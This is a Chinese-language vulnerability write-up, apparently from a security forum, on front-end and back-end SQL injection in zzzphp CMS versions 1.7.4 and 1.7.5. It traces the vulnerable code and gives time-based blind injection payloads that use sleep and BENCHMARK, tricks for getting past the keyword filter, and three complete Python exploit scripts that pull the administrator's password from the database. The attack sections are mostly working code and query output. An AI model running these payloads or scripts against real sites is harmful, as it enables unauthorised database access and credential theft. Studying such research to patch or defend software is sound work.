                $data = db_load_one( "content", "c_pagename='" . $p . "'", "cid,c_sid" );
                $GLOBALS[ 'sid' ] = $data[ 'c_sid' ];
                $GLOBALS[ 'cid' ] = $data[ 'cid' ];
                $GLOBALS[ 'cname' ] = $p;
                return 'content';
            }
        } else {
            return false;
        }
    }
} else {
    return FALSE;
}
}
```

代码也很长，很难看。echo $q 发现就是 url 中的 news，直接进入到最后的 elseif (in_array($q, $arr3))

$p 就是 url 中 news / 后的一堆东西，然后先 $p = sub_left($p, '=')，再 $cid = sub_left($p, '&')

然后，然后一定要注意了，cid 的值直接要影响注入的触发位置了

如果 $cid > 0 成立，直接设置好 $GLOBALS['cid'] = $cid，然后 return 'content'

如果 $cid > 0 不成立，进行下一个判断：db_count("content", "c_pagename='" . $p . "'") > 0 ， 这个地方应该也可以直接触发 sql 注入的，本人没有测试，，有兴趣的读者可以继续跟一下

我测的是 $cid > 0 成立的情况，这个条件很容易满足，利用 php 的弱类型即可满足，如访问 127.0.0.1/zzzphp/?news/7abcd 即可，此时 cid 为 7abcd，能满足大于 0 的。

捋一下流程，其实很简单：

先是 $location=getlocation()

getlocation() 调用了 checklocation，checklocation 设置了 $GLOBALS['cid'] = $cid

再走到下一行

ParseGlobal(G('sid'),G('cid'));

这是 G 就是个函数，从 G('cid') 就是 $GLOBALS['cid']，想知道的可以追下这个 G

追踪函数 ParseGlobal，在 inc/zzz_db.php 的 996 行，996……

```
996  function ParseGlobal( $sid, $cid ) {
997      if ( $sid > 0 ) {
998          $data = db_load_one( 'sort', 'sid=' . $sid );
999      } elseif ( $cid > 0 ) {
1000         $data = db_load_sql_one( 'select * from [dbpre]sort where sid=(select c_sid from [dbpre]content where cid=' . $cid . ')' );
1001     } else {
1002         $GLOBALS[ "tid" ] = G( 'sid' );
1003         return;
1004     }
1005     if ( !$data )error( '404，很抱歉您访问的页面不存在,请检查网址是否正确！',SITE_PATH);
1006     $value = array_change_key_case( $data );
```

(https://xzfile.aliyuncs.com/media/upload/picture/20191212151227-c0dde6fa-1cae-1.png)

很明显了，直接在 1000 行触发注入

可以仔细仔细观察 getlocation，发现没有像后台那么严格，毕竟没有调用 danger_key 函数，斜线 / 好像也是可以用的，但是这些我都没考虑，还是直接用后台注入的那个套路来的

准备构造好 sql 语句了，源 sql 语句为：


select *from zzz_sort where sid=(select c_sid from zzz_content where cid=$cid)*

$cid 可控，但要数字开头，不能有空格，等于号，斜线不知道可不可以有（实在抱歉，，当时没注意这些，现在写这文章的时候才注意到，但是我目前的版本为 1.7.5 了，1.7.4 的也有，但是没安装，所以就没法 echo 输出查看了，可以自己测试一下，但是 1.7.5 版本的是可以的）

这里我就假装限制和后台的注入一样严格吧


这里我就假装限制和后台的注入一样严格吧.....


当时一直不知道什么东西代替开头的数字与 sleep 之间的空格，还一直想着 sleep 前面要 and or 啥的



(https://xzfile.aliyuncs.com/media/upload/picture/20191212154040-b200f4c0-1cb2-1.png)


后来瞎整了好久，发现了直接 + sleep 就好使了..... 然后又发现小于 sleep() 或大于 sleep() 等等都可以，具体见图:






(https://xzfile.aliyuncs.com/media/upload/picture/20191212155144-3dc71ccc-1cb4-1.png)

select from zzz_sort where sid=(select c_sid from zzz_content where cid=7+sleep(0.01));



(https://xzfile.aliyuncs.com/media/upload/picture/20191212154607-75336e82-1cb3-1.png)

select *from zzz_sort where sid=(select c_sid from zzz_content where cid=7-sleep(0.03));*



```
1 row in set (2.67 sec)
```


(https://xzfile.aliyuncs.com/media/upload/picture/20191212154658-9315d19c-1cb3-1.png)
select from zzz_sort where sid=(select c_sid from zzz_content where cid=7 小于 sleep(0.03));

```
mysql> select * from zzz_sort where sid=(select c_sid from zzz_content where cid=7<sleep(0.03));
Empty set (0.89 sec)
```


(https://xzfile.aliyuncs.com/media/upload/picture/20191212154838-cec2cc5e-1cb3-1.png)
select * from zzz_sort where sid=(select c_sid from zzz_content where cid=7>sleep(0.03))

```
mysql> select * from zzz_sort where sid=(select c_sid from zzz_content where cid=7>sleep(0.03));
| sid | s_name       | s_lid | s_tid | s_pid | s_order | s_type | s_postion | s_ename | s_url | s_level | s_addtime
       | s_edittime | s_title      | s_key | s_desc | s_path | s_pic | s_template     | c_template   | s_folder | c_folde
r | s_filename | c_filename | s_onoff | s_gid | s_exc | iscomment | s_ico | s_other1 | s_other2 |
|   6 | 常见问题     |     1 |     5 |     5 |       9 | news   | NULL      | NULL    | NULL  |       2 | 2017-10-28 18
:04:54 | NULL       | 企业新闻     | NULL  | NULL   | 5,6,   | NULL  | newslist.html | content.html | news/    | news/
  |            |            |       1 |     0 | NULL  |      NULL | NULL  | NULL     | NULL     |
1 row in set (2.68 sec)
```


(https://xzfile.aliyuncs.com/media/upload/picture/20191212154909-e14efcd0-1cb3-1.png)

原因我也不知道，有没有师傅给解释一下直接大于 sleep 小于 sleep 为啥会延时，这个时间与什么有关系

那么前台注入的 poc 就很容易了：

127.0.0.1/zzzphp/?news/7>sleep(0.03)

获取管理员（uid 为 1）的 password 的 exp:

```
import urllib.request
import time
#获取管理员密码，已知长度是16
#空格被过滤,发现sleep()前面可以用>或<或<>，原因不知道
#我这边测试注入语句:select * from zzz_sort where sid=(select c_sid from zzz_content where
cid=7>sleep(0.03))
#Empty set (2.67 sec),为什么2.67s不知道。cid的值直接影响sleep的参数，如果数据库里没有对应的cid，测试
sleep(0.1)即可，2.9s左右返回
#但数据库里没有对应的cid，网站响应302，会到下面代码里的except里去，还得处理302，算了，麻烦
#等于号被过滤，用小于吧，从0递增，设置timeout为1，请求失败的上一个即为该字符
result = []
for i in range (1,17):
 for j in range(47,122):
     url = "http://127.0.0.1/zzzphp/?news/7>sleep(0.03*
(ord(mid((select(password)from([dbpre]user)where+uid<2),"+str(i)+",1))<"+str(j)+"))"
     try:
         request = urllib.request.Request(url=url)
         response = urllib.request.urlopen(request,timeout=1)
     except:
         print("第"+str(i)+"位："+chr(j-1))
         result.append(chr(j-1))
         time.sleep(2)
         break
print(''.join(result))
```

```python
import urllib.request
import time

result = []
for i in range (1,17):
    for j in range(47,122):#暂考虑数字字母，没考虑其他字符
        url = "http://127.0.0.1/zzzphp/?news/7>sleep(0.03*(ord(mid((select(password)from([dbpre]user)where+uid<2),"+str(i)+",1))<"+str(j)+"))"
        try:
            request = urllib.request.Request(url=url)
            response = urllib.request.urlopen(request,timeout=1)
        except:
            print("第"+str(i)+"位："+chr(j-1))
            result.append(chr(j-1))
            time.sleep(2)
            break
print(''.join(result))
```

(https://xzfile.aliyuncs.com/media/upload/picture/20191212160227-bcdeb988-1cb5-1.png)

然后我随便在前台点开一个链接，什么 news，about 啥的，在 url 后加 > sleep(0.1)，都会延时，注入问题应该都差不多，没仔细去看

-

zzzphp1.7.5 后台 sql 注入

位置依旧和 1.7.4 相同，我大概看了下，好像是 danger_key 函数发生了改变

```
function danger_key($s,$type='') {
 $s=empty($type) ? htmlspecialchars($s) : $s;

$danger=array('php','preg','server','chr','decode','html','md5','post','get','file','cookie','ses
sion','sql','del','encrypt','$','system','exec','shell','open','ini_','chroot','eval','passthru',
'include','require','assert','union','create','func','symlink','sleep');
 $s = str_ireplace($danger,"*",$s);

$key=array('php','preg','decode','post','get','cookie','session','$','exec','ascii','eval','repla
ce');
foreach ($key as $val){
    if(strpos($s,$val) !==false){
     error('很抱歉，执行出错，发现危险字符【'.$val.'】');
   }
}
```

```
    return $s;
}
```

他先给你 htmlspecialchars 了，这是 1.7.4 没有的，，htmlspecialchars 了，就不能用大于小于了，单引号没影响
然后多过滤了几个关键字，create,func,symlink,sleep，少过滤了下划线_
不能用大于小于，我就用 like(114) 或 in(113) 这种形式吧，也不需要空格，sleep 不能用，就 BENCHMARK 吧

在数据库测试好合适的 sql 语句：
select *,b.sid,b.s_type from zzz_content a,zzz_sort b where b.sid=a.c_sid and cid=(BENCHMARK(35000000*(ord(mid(user(),1,1))like(114)),hex(233333)));

```
mysql> select *,b.sid,b.s_type from zzz_content a,zzz_sort b where b.sid=a.c_sid and cid=(BENCHMARK(35000000*(ord(mid(us
er(),1,1))like(115)),hex(233333)));
Empty set (0.00 sec)

mysql> select *,b.sid,b.s_type from zzz_content a,zzz_sort b where b.sid=a.c_sid and cid=(BENCHMARK(35000000*(ord(mid(us
er(),1,1))like(114)),hex(233333)));
Empty set (2.44 sec)
```


(https://xzfile.aliyuncs.com/media/upload/picture/20191212162042-49bc4c2e-1cb8-1.png)
算了，直接整 password 吧
select *,b.sid,b.s_type from zzz_content a,zzz_sort b where b.sid=a.c_sid and cid=(BENCHMARK(35000000*(ord(mid((select(password)from(zzz_user)where(uid)in(1)),1,1))like(52)),hex(233333)));

```
mysql> select *,b.sid,b.s_type from zzz_content a,zzz_sort b where b.sid=a.c_sid and cid=(BENCHMARK(35000000*(ord(mid((s
elect(password)from(zzz_user)where(uid)in(1)),1,1))like(52)),hex(233333)));
Empty set (2.41 sec)
```


(https://xzfile.aliyuncs.com/media/upload/picture/20191212163156-db4093a2-1cb9-1.png)

访问 127.0.0.1/zzzphp/admin241/?module=content&sid=123&cid=(BENCHMARK(35000000*(ord(mid((select(password)from([dbpre]user)where(uid)in(1)),1,1))like(52)),hex(233333)))

如果管理员（uid 为 1）的 password 的第一个字母的 ascii 为 52，即可成功延时

获取 password 的 exp：

```
import urllib.request
import time
headers = {
 "Cookie": "zzz_adminpass=1; zzz_adminpath=0; zzz_adminname=admin; zzz_admintime=1576050340;
zzz_adminface=..%2Fplugins%2Fface%2Fface1.png; PHPSESSID=lfdciobk45189ih79fhg9uiff6",
 }
result = []
for i in range (1,17):
 for j in range(47,122):#暂考虑数字字母，没考虑其他字符
     url = "http://127.0.0.1/zzzphp/admin241/?module=content&sid=123&cid=(BENCHMARK(35000000*
(ord(mid((select(password)from([dbpre]user)where(uid)in(1)),"+str(i)+",1))like("+str(j)+")),hex(2
33333)))"
     try:
         request = urllib.request.Request(url=url,headers=headers)
         response = urllib.request.urlopen(request,timeout=1)
     except:
         print("第"+str(i)+"位："+chr(j))
         result.append(chr(j))
         time.sleep(2)
         break
print(result)
```




(https://xzfile.aliyuncs.com/media/upload/picture/20191212165056-82d0bd34-1cbc-

(https://xzfile.aliyuncs.com/media/upload/picture/20191212165050-82d0bd34-1cbc-1.png)

-

zzzphp1.7.5 前台 sql 注入
与 1.7.4 相比，getlocation 函数多了一行：
$url = danger_key(str_replace(conf('siteext'),'',$_SERVER['REQUEST_URI']));
1.7.4 是：$url = $_SERVER['REQUEST_URI'];
也就是说，给你多调用了一个 danger_key 函数

感觉没什么用，不能出现大于小于等于还有 sleep
空格的话，这里可以用注释符了，但是也没什么用，毕竟已经有不用空格的方法
我反而觉得 1.7.4 前台的注入是最简单的了，没有过滤啊，就是不能出现空格而已…… 我好像把他分析复杂了
还是拿这个 url：127.0.0.1/zzzphp/?news/7
数据库构造好语句：
select *from zzz_sort where sid=(select c_sid from zzz_content where cid=7+BENCHMARK(7000000*(ord(mid((select(password)from(zzz_user)where(uid)in(1)),1,1))like(52)),hex(233333)));




(https://xzfile.aliyuncs.com/media/upload/picture/20191212170850-032b78c8-1cbf-1.png)

poc：

127.0.0.1/zzzphp/?news/7+BENCHMARK(7000000*(ord(mid((select(password)from([dbpre]user)where(uid)in(1)),1,1))like(52)),hex(233333))

exp：

```
import urllib.request
import time
result = []
for i in range (1,17):
 for j in range(47,122):#暂考虑数字字母，没考虑其他字符
     url = "http://127.0.0.1/zzzphp/?news/7+BENCHMARK(7000000*
(ord(mid((select(password)from([dbpre]user)where(uid)in(1)),"+str(i)+",1))like("+str(j)+")),hex(2
33333))"
     try:
         request = urllib.request.Request(url=url)
         response = urllib.request.urlopen(request,timeout=1)
     except:
         print("第"+str(i)+"位："+chr(j))
         result.append(chr(j))
         time.sleep(2)
         break
print(''.join(result))
```



(https://xzfile.aliyuncs.com/media/upload/picture/20191212172615-7215daec-1cc1-1.png)

- 结束

1.python 写 exp 时，建议自带的 request 库，requests 模块会自动进行一次 url 编码，就是说，我在 1.7.4 版本里，用的大于号小于号，他会给我整成 %3E%3C，当时迷茫了很久，延时一直不成功，burp 里就可以，用 wireshark 抓包才发现

2. 脚本没考虑网络延迟等问题

3.zzzphp1.7.4 版本在网上不太好搜，上传附件了，1.7.5 在 zzzcms 官网下载即可

4. 平时根本不写文章，也不会用这个编辑器，这编辑器实在不得劲，自己变颜色，调格式，大

于小于星号井号都会变格式，直接回车加个空行也会变格式…… 所以排版啥的，嘿嘿嘿

5. 文章中写的不好的地方，不清楚的地方，反而写复杂的地方，望各位师傅见谅，有啥疑问交流即可，欢迎各位师傅加我微信交流。要是有师傅给讲下大于小于 sleep 是个啥情况，或者有师傅讲讲这两个版本如何用 dnslog 的方式出数据，那就再好不过了。微信：
c3l4MTI3MTkyMDAwMQ==

- 下集预告

sdcms1.9 前台 sql 注入。目前应该是最新版的了

我印象中是个通用的问题，当时就找了一个地方，没仔细看，不知道其他地方还有没有。等有空分析分析发出来吧